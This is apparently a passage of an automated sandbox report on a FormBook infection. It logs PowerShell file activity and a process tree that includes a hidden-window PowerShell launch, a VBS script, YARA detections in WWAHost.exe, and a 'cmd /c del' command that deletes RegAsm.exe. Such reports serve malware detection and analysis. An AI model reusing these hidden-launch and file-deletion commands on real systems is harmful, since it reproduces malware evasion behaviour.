C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yqfb03wu.q5o.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_egrwuhbw.ty3.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.E1mPwf08.20220527211605.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yqfb03wu.q5o.ps1	success or wait	1	7FFF1B9BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_egrwuhbw.ty3.psm1	success or wait	1	7FFF1B9BF270	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yqfb03wu.q5o.ps1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_egrwuhbw.ty3.psm1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.E1mPwf08.20220527211605.txt	0	3	ff		success or wait	1	7FFF1B9BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.E1mPwf08.20220527211605.txt	3	735	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 36 30 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 33 36 39 30 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********************Windows PowerShell transcript startStart time: 20220527211606Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 936905 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	12	7FFF1B9BB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFF1F79F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F252625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFF1F3212E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFF1F24B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFF1F2362DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1F3212E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFF1B9BB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	137	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFF1B9BB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile

Analysis Process: conhost.exe PID: **5940**, Parent PID: **1320**

General

Target ID:	22
Start time:	21:16:03
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **4152**, Parent PID: **1320**

General

Target ID:	23
Start time:	21:16:06
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden Start-Sleep 5
Imagebase:	0x7ff620040000
File size:	447488 bytes

MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: wscript.exe PID: **7024**, Parent PID: **1320**

General	
Target ID:	26
Start time:	21:16:25
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\ProgramData\Done.vbs"
Imagebase:	0x7ff69e2a0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WWAHost.exe PID: **5680**, Parent PID: **6164**

General	
Target ID:	27
Start time:	21:16:37
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\WWAHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WWAHost.exe
Imagebase:	0xc80000
File size:	829856 bytes
MD5 hash:	370C260333EB3149EF4E49C8F64652A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000002.932465488.0000000003420000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000002.932465488.0000000003420000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000002.932465488.0000000003420000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000002.932661914.0000000003C50000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000002.932661914.0000000003C50000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000002.932661914.0000000003C50000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000002.932348490.0000000003210000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000002.932348490.0000000003210000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000002.932348490.0000000003210000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

Analysis Process: cmd.exe PID: **508**, Parent PID: **5680**

General	
Target ID:	30
Start time:	21:16:42

Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"
Imagebase:	0xed0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3332**, Parent PID: **508**

General

Target ID:	31
Start time:	21:16:44
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **3504**, Parent PID: **1104**

General

Target ID:	39
Start time:	21:17:23
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\explorer.exe" /LOADSAVEDWINDOWS
Imagebase:	0x7ff77c400000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **4100**, Parent PID: **576**

General

Target ID:	45
Start time:	21:18:41
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	explorer.exe
Imagebase:	0x7ff77c400000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **3616**, Parent PID: **5448**

General

Target ID:	52
Start time:	21:19:18
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\explorer.exe" /LOADSAVEDWINDOWS
Imagebase:	0x7ff77c400000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly